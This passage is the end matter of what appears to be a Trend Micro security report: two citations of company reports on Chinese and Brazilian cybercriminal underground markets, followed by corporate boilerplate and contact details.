[9] Lion Gu. (2014). *Trend Micro Security Intelligence.* "The Chinese Underground in 2013." Last accessed on 6 February 2015, http://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/the-chinese-underground-in-2013.

[10] Fernando Mercês. (2014). *Trend Micro Security Intelligence.* "The Brazilian Underground Market: The Market for Cybercriminal Wannabes?" Last accessed on 6 February 2015, http://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/brazilian-underground-market-for-cybercriminal-wannabes.

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

Securing Your Journey
to the Cloud

225 E. John Carpenter Freeway
Suite 1500
Irving, Texas
75062 U.S.A.

Phone: +1.817.569,8900